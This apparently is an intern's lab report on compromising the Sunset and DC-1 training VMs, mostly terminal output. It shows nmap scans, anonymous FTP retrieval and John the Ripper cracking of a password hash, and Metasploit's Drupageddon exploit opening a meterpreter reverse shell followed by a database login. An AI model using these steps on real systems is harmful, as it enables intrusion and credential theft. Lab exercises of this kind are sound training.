Cybersecurity Internship


Task-4

-ST#IS#6119

Server Hacking:

**1.Exploiting the SUNSET server:-

→By using netdiscover command we get the ip address of sunset server:




→Performing Aggressive Scanning:


```
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nmap -A 192.168.1.153
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-27 09:17 EST
Nmap scan report for 192.168.1.153 (192.168.1.153)
Host is up (0.00055s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     pyftpdlib 1.5.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--   1 root     root         1062 Jul 29  2019 backup
| ftp-syst:
|   STAT:
| FTP server status:
|  Connected to: 192.168.1.153:21
|  Waiting for username.
|  TYPE: ASCII; STRUcture: File; MODE: Stream
|  Data connection closed.
|_End of status.
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 71:bd:fa:c5:8c:88:7c:22:14:c4:20:03:32:36:05:d6 (RSA)
|   256 35:92:8e:16:43:0c:39:88:8e:83:0d:e2:2c:a4:65:91 (ECDSA)
|_  256 45:c5:40:14:49:cf:80:3c:41:4f:bb:22:6c:80:1e:fe (ED25519)
MAC Address: 08:00:27:17:8C:EA (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```


```
| FTP server status:
|  Connected to: 192.168.1.153:21
|  Waiting for username.
|  TYPE: ASCII; STRUcture: File; MODE: Stream
|  Data connection closed.
|_End of status.
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 71:bd:fa:c5:8c:88:7c:22:14:c4:20:03:32:36:05:d6 (RSA)
|   256 35:92:8e:16:43:0c:39:88:8e:83:0d:e2:2c:a4:65:91 (ECDSA)
|_  256 45:c5:40:14:49:cf:80:3c:41:4f:bb:22:6c:80:1e:fe (ED25519)
MAC Address: 08:00:27:17:8C:EA (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.55 ms 192.168.1.153 (192.168.1.153)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.04 seconds

┌──(root㉿kali)-[/home/kali]
└─#
```


```
┌──(root㉿kali)-[/home/kali]
└─# ftp 192.168.1.153
Connected to 192.168.1.153.
220 pyftpdlib 1.5.5 ready.
Name (192.168.1.153:kali): anonymous
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering extended passive mode (|||56447|).
125 Data connection already open. Transfer starting.
-rw-r--r--    1 root     root         1062 Jul 29  2019 backup
226 Transfer complete.
ftp> get backup
local: backup remote: backup
229 Entering extended passive mode (|||53907|).
125 Data connection already open. Transfer starting.
100% |************************************************|  1062        1.96 MiB/s    00:00 ETA
226 Transfer complete.
1062 bytes received in 00:00 (1.01 MiB/s)
ftp> exit
221 Goodbye.

┌──(root㉿kali)-[/home/kali]
└─#
```


```
File  Actions  Edit  View  Help
 GNU nano 7.2                                backup *
unset:$6$406THujdibTNu./R$NzquK0QRsbAUUSrHcpR2QrrlU3fA/SJo7sPDPbP3xcCR/lpbgMXS67Y27KtgLZAcJq9
```



File Actions Edit View Help
GNU nano 7.2 backup *
sunset:$6$406THujdibTNu./R$NzquK0QRsbAUUSrHcpR2QrrlU3fA/SJo7sPDPbP3xcCR/lpbgMXS67Y27KtgLZAcJq9K
File Name to Write: backup
^G Help M-D DOS Format M-A Append M-B Backup File
^C Cancel M-M Mac Format M-P Prepend ^T Browse



(root㉿kali)-[/home/kali]
cat backup
sunset:$6$406THujdibTNu./R$NzquK0QRsbAUUSrHcpR2QrrlU3fA/SJo7sPDPbP3xcCR/lpbgMXS67Y27KtgLZAcJq9KZ
pEKEqBHFLzFSZ9bo/


(root㉿kali)-[/home/kali]
john backup
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) 6 [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 11 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 14 candidates buffered for the current salt, minimum 22 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
0g 0:00:04:13 3/3 0g/s 1196p/s 1196c/s 1196C/s meriot..mufl23
cheer14 (sunset)
1g 0:00:04:34 DONE 3/3 (2024-01-27 08:00) 0.003647g/s 1189p/s 1189c/s 1189C/s stepash..cariell
Use the "--show" option to display all of the cracked passwords reliably
Session completed.










**2.Exploiting the DC-1 server:-

→Installed DC-1 by default settings,we run the DC-1 server parallely in kali linux.

→Now by using netdiscover command we will get the ip address of DC-1 server.

**Netdiscover:



**Performing Aggressive Scanning:

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A 192.168.1.10
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-27 10:51 EST
Nmap scan report for 192.168.1.10 (192.168.1.10)
Host is up (0.00038s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp  open  http    Apache httpd 2.2.22 ((Debian))
|_http-title: Welcome to Drupal Site | Drupal Site
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.2.22 (Debian)
|_http-generator: Drupal 7 (http://drupal.org)
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          33015/tcp   status
|   100024  1          43352/udp   status
```

```
|_http-generator: Drupal 7 (http://drupal.org)
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          33015/tcp   status
|   100024  1          43352/udp   status
|   100024  1          57443/udp6  status
|_  100024  1          60900/tcp6  status
MAC Address: 08:00:27:74:8C:B3 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.38 ms 192.168.1.10 (192.168.1.10)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.55 seconds

┌──(root㉿kali)-[/home/kali]
└─#
```

→using msfconsole command:

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

          wake up, Neo...
        the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                       (`.         ,-,
                       ` `.    ,;' /
                        `.  ,'/ .'
                         `. X /.'
               .-;--''--.._` ` (
             .'            /   `
            ,              ` '   Q '
            ,         ,   `._    \
         ,.|         '     `-.;_'
         :  .  `  ;      `  ` --,.._;
          ' `    ,   )   .'
             `._ ,  '   /_
                ; ,''-,;' ``-
                 ``-..__``--`

                          https://metasploit.com
```

```
                          https://metasploit.com


       =[ metasploit v6.3.27-dev                          ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post       ]
+ -- --=[ 1385 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search drupal

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Descrip
tion
   -  ----                                          ---------------  ----       -----  -------
----
   0  exploit/unix/webapp/drupal_coder_exec         2016-07-13       excellent  Yes    Drupal
CODER Module Remote Command Execution
   1  exploit/unix/webapp/drupal_drupalgeddon2      2018-03-28       excellent  Yes    Drupal
Drupalgeddon 2 Forms API Property Injection
   2  exploit/multi/http/drupal_drupageddon         2014-10-15       excellent  No     Drupal
HTTP Parameter Key/Value SQL Injection
```

```
   0  exploit/unix/webapp/drupal_coder_exec         2016-07-13       excellent  Yes    Drupal
CODER Module Remote Command Execution
   1  exploit/unix/webapp/drupal_drupalgeddon2      2018-03-28       excellent  Yes    Drupal
Drupalgeddon 2 Forms API Property Injection
   2  exploit/multi/http/drupal_drupageddon         2014-10-15       excellent  No     Drupal
HTTP Parameter Key/Value SQL Injection
   3  auxiliary/gather/drupal_openid_xxe            2012-10-17       normal     Yes    Drupal
OpenID External Entity Injection
   4  exploit/unix/webapp/drupal_restws_exec        2016-07-13       excellent  Yes    Drupal
RESTWS Module Remote PHP Code Execution
   5  exploit/unix/webapp/drupal_restws_unserialize 2019-02-20       normal     Yes    Drupal
RESTful Web Services unserialize() RCE
   6  auxiliary/scanner/http/drupal_views_user_enum 2010-07-02       normal     Yes    Drupal
Views Module Users Enumeration
   7  exploit/unix/webapp/php_xmlrpc_eval           2005-06-29       excellent  Yes    PHP XML
-RPC Arbitrary Code Execution


Interact with a module by name or index. For example info 7, use 7 or use exploit/unix/webapp/p
hp_xmlrpc_eval

msf6 > use 2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:po
                                         rt][ ... ]
```

```
msf6 > use 2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:po
                                         rt][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/
                                         docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.8      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)
```

```
msf6 exploit(multi/http/drupal_drupageddon) > set rhosts 192.168.1.10
rhosts => 192.168.1.10
msf6 exploit(multi/http/drupal_drupageddon) > exploit

[*] Started reverse TCP handler on 192.168.1.8:4444
[*] Sending stage (39927 bytes) to 192.168.1.10
[*] Meterpreter session 1 opened (192.168.1.8:4444 → 192.168.1.10:38405) at 2024-01-27 19:34:2
8 -0500

meterpreter > shell
Process 3103 created.
Channel 0 created.
ls  -la
total 188
drwxr-xr-x  9 www-data www-data  4096 Feb 19  2019 .
drwxr-xr-x 12 root     root      4096 Feb 19  2019 ..
-rw-r--r--  1 www-data www-data   174 Nov 21  2013 .gitignore
-rw-r--r--  1 www-data www-data  5767 Nov 21  2013 .htaccess
-rw-r--r--  1 www-data www-data  1481 Nov 21  2013 COPYRIGHT.txt
-rw-r--r--  1 www-data www-data  1451 Nov 21  2013 INSTALL.mysql.txt
-rw-r--r--  1 www-data www-data  1874 Nov 21  2013 INSTALL.pgsql.txt
-rw-r--r--  1 www-data www-data  1298 Nov 21  2013 INSTALL.sqlite.txt
-rw-r--r--  1 www-data www-data 17861 Nov 21  2013 INSTALL.txt
-rwxr-xr-x  1 www-data www-data 18092 Nov  1  2013 LICENSE.txt
-rw-r--r--  1 www-data www-data  8191 Nov 21  2013 MAINTAINERS.txt
-rw-r--r--  1 www-data www-data  5376 Nov 21  2013 README.txt
-rw-r--r--  1 www-data www-data  9642 Nov 21  2013 UPGRADE.txt
-rw-r--r--  1 www-data www-data  6604 Nov 21  2013 authorize.php
-rw-r--r--  1 www-data www-data   720 Nov 21  2013 cron.php
-rw-r--r--  1 www-data www-data    52 Feb 19  2019 flag1.txt
```

```
-rw-r--r--  1 www-data www-data   720 Nov 21  2013 cron.php
-rw-r--r--  1 www-data www-data    52 Feb 19  2019 flag1.txt
drwxr-xr-x  4 www-data www-data  4096 Nov 21  2013 includes
-rw-r--r--  1 www-data www-data   529 Nov 21  2013 index.php
-rw-r--r--  1 www-data www-data   703 Nov 21  2013 install.php
drwxr-xr-x  4 www-data www-data  4096 Nov 21  2013 misc
drwxr-xr-x 42 www-data www-data  4096 Nov 21  2013 modules
drwxr-xr-x  5 www-data www-data  4096 Nov 21  2013 profiles
-rw-r--r--  1 www-data www-data  1561 Nov 21  2013 robots.txt
drwxr-xr-x  2 www-data www-data  4096 Nov 21  2013 scripts
drwxr-xr-x  4 www-data www-data  4096 Nov 21  2013 sites
drwxr-xr-x  7 www-data www-data  4096 Nov 21  2013 themes
-rw-r--r--  1 www-data www-data 19941 Nov 21  2013 update.php
-rw-r--r--  1 www-data www-data  2178 Nov 21  2013 web.config
-rw-r--r--  1 www-data www-data   417 Nov 21  2013 xmlrpc.php
cd sites
ls  -la
total 24
drwxr-xr-x 4 www-data www-data 4096 Nov 21  2013 .
drwxr-xr-x 9 www-data www-data 4096 Feb 19  2019 ..
-rw-r--r-- 1 www-data www-data  904 Nov 21  2013 README.txt
drwxr-xr-x 4 www-data www-data 4096 Nov 21  2013 all
dr-xr-xr-x 3 www-data www-data 4096 Feb 19  2019 default
-rw-r--r-- 1 www-data www-data 2365 Nov 21  2013 example.sites.php
```

```
cd default
ls -la
total 52
dr-xr-xr-x 3 www-data www-data  4096 Feb 19  2019 .
drwxr-xr-x 4 www-data www-data  4096 Nov 21  2013 ..
-rw-r--r-- 1 www-data www-data 23202 Nov 21  2013 default.settings.php
drwxrwxr-x 3 www-data www-data  4096 Feb 19  2019 files
-r--r--r-- 1 www-data www-data 15989 Feb 19  2019 settings.php
```

```
python -c 'import pty;pty.spawn("/bin/sh")'
$ mysql -u dbuser -p
mysql -u dbuser -p
Enter password: R0ck3t

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 39
Server version: 5.5.60-0+deb7u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

→show databases and tables:

